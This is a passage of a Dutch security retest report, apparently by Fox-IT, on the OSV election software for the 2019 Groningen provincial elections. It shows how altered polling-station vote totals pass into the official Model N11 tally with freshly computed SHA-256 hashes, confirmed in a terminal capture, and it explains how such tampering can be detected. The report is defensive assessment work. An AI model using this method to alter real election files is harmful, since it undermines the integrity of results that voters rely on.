
Laatste invoer:	*13-2-19 13:48*
Laatse bestandsnaam:	*Telling_PS2019_Groningen_Appingedam_stembureau1_Stembureau_1.eml.xml*
Laatste gebied:	*Stembureau_1*

Stemtotalen van alle partijen (kandidatenniveau)

Stembureau 1, Stembureau_1

Onderwerp	Aantal
Kiesgerechtigden (aantal opgeroepenen)	500
Aantal geldige stempassen	123
Aantal geldige volmachtbewijzen	0
Aantal geldige kiezerspassen	0
Het aantal tot de stemming toegelaten kiezers	123
Aantal stembiljetten met een geldige stem op een kandidaat	123
Aantal blanco stembiljetten	0
Aantal ongeldige stembiljetten	0
Het totaal aantal getelde stembiljetten	123

Als de verkiezingsleider vervolgens de verkiezingsuitslag definitief maakt, zullen de aangepaste stemtotalen meegenomen worden in de gegenereerde bestanden zoals het Model N11 bestand, inclusief correcte SHA256-hashes.



Model N 11

Vaststelling aantal stemmen in gemeente

Met dit formulier stelt de burgemeester de uitkomst vast voor zijn gemeente.

1. Stemming

Dit proces-verbaal heeft betrekking op:

de verkiezing van de **provinciale staten** van **Groningen**

Datum stemming **20 maart 2019**

Gemeente **Appingedam**

Kieskring **Groningen**

Het aantal kiesgerechtigden in de gemeente bedraagt **500**.

2. Aantal stemmen

a. Aantal geldige, blanco en ongeldige stemmen:

- aantal geldige stemmen op kandidaten	123
- aantal blanco stemmen	0
- aantal ongeldige stemmen	0


b. Aantal stemmen

Datum: 13-02-2019 13:57:55 - SHA-256-Hashcode:
F4BD 845D E2F0 0A87 51C7 D027 1BCC 7591 EAD0 B41E 3726 DE80 344E 77BC FB80 28C5

```
~ » grep -o '<ValidVotes>123</ValidVotes>' Telling_PS2019_Groningen_gemeente_Appingedam.eml.xml
<ValidVotes>123</ValidVotes>
<ValidVotes>123</ValidVotes>
<ValidVotes>123</ValidVotes>
<ValidVotes>123</ValidVotes>
~ » sha256sum Telling_PS2019_Groningen_gemeente_Appingedam.eml.xml                pentest@cortana
f4bd845de2f00a8751c7d0271bcc7591ead0b41e3726de80344e77bcfb8028c5  Telling_PS2019_Groningen_gemee
nte_Appingedam.eml.xml
~ »                                                                               pentest@cortana
```

Dit Model N11 bestand (met aangepaste stemtotalen) zal vervolgens als een papieren proces-verbaal in de rest van het stemtelproces gebruikt worden om de uiteindelijke verkiezingsuitslag vast te stellen.

Deze aanval kan worden gedetecteerd door het bestand “`osv4-1_Hashcode Telling_<verkiezing>_<provincie>_<gemeente>_<stemburea>.pdf`” te openen, waar de SHA256-hash afwijkt van de huidige waarde.



Voor de verkiezing van de leden van de provinciale staten van Groningen op 20 maart 2019

Managing autoriteit: Stembureau_1 (SB1)

Aangemaakt door autoriteit: Appingedam (0003)

Dit document wordt om technische redenen aangemaakt.

De SHA-256 hashcode van het EML 510a bestand genaamd Telling is

4745 0AF6 104E BA91 42D4 8177 E2E5 DD2A
DBA9 1113 5FD3 F642 8F22 D1B0 03BA 6E04

Daarnaast zal ook bij het importeren van het bestand een regel worden aangemaakt in het “mutatieoverzicht” van OSV.

Door een recente wetswijziging zullen na de verkiezingen ook de originele papieren N10 bestanden digitaal beschikbaar gemaakt worden, waardoor eenieder zelf kan controleren of het aantal getelde stemmen overeen komt.

4.5 Bronnen hertest

De verdere details van de door de Kiesraad aangeleverde lijst met te controleren kwetsbaarheden kunnen in onderstaande bronnen aangetroffen worden:

Bron 1: Onderzoek RTL & Sijmen Ruwhof

```
https://sijmen.ruwhof.net/weblog/wp-content/uploads/2018/03/Security-assessment-of-Dutch-election-software-OSV.pdf
```

Bron 2: Onderzoek VUSec

```
https://www.vusec.net/security-analysis-elections-software/
```

Bron 3: Onderzoek Fox-IT

```
https://www.kiesraad.nl/adviezen-en-publicaties/rapporten/2017/3/fox-it/fox-it
```

Fox-IT

Fox-IT voorkomt, onderzoekt en beperkt de meest serieuze dreigingen door cyberaanvallen, datalekken of fraude met innovatieve oplossingen voor overheid, defensie, politie, vitale infrastructuur, banken en grote bedrijven wereldwijd. In zijn aanpak combineert het bedrijf slimme ideeën met technologie om hiermee innovatieve oplossingen te bieden die zorgen voor een veilige maatschappij. Fox-IT ontwikkelt producten en maatwerkoplossingen om de beveiliging van gevoelige overheidssystemen te garanderen, industriële netwerken te beschermen, online bankiersystemen te verdedigen en strikt vertrouwelijke data te beveiligen.

Bezoek onze website voor meer informatie over Fox -IT en onze partners.

FOX IT
part of nccgroup

fox-it.com

Fox-IT
Olof Palmestraat 6, Delft
Postbus 638, 2600 AP Delft
Nederland

T +31 (0)15 284 7999
F +31 (0)15 284 7990
fox@fox-it.com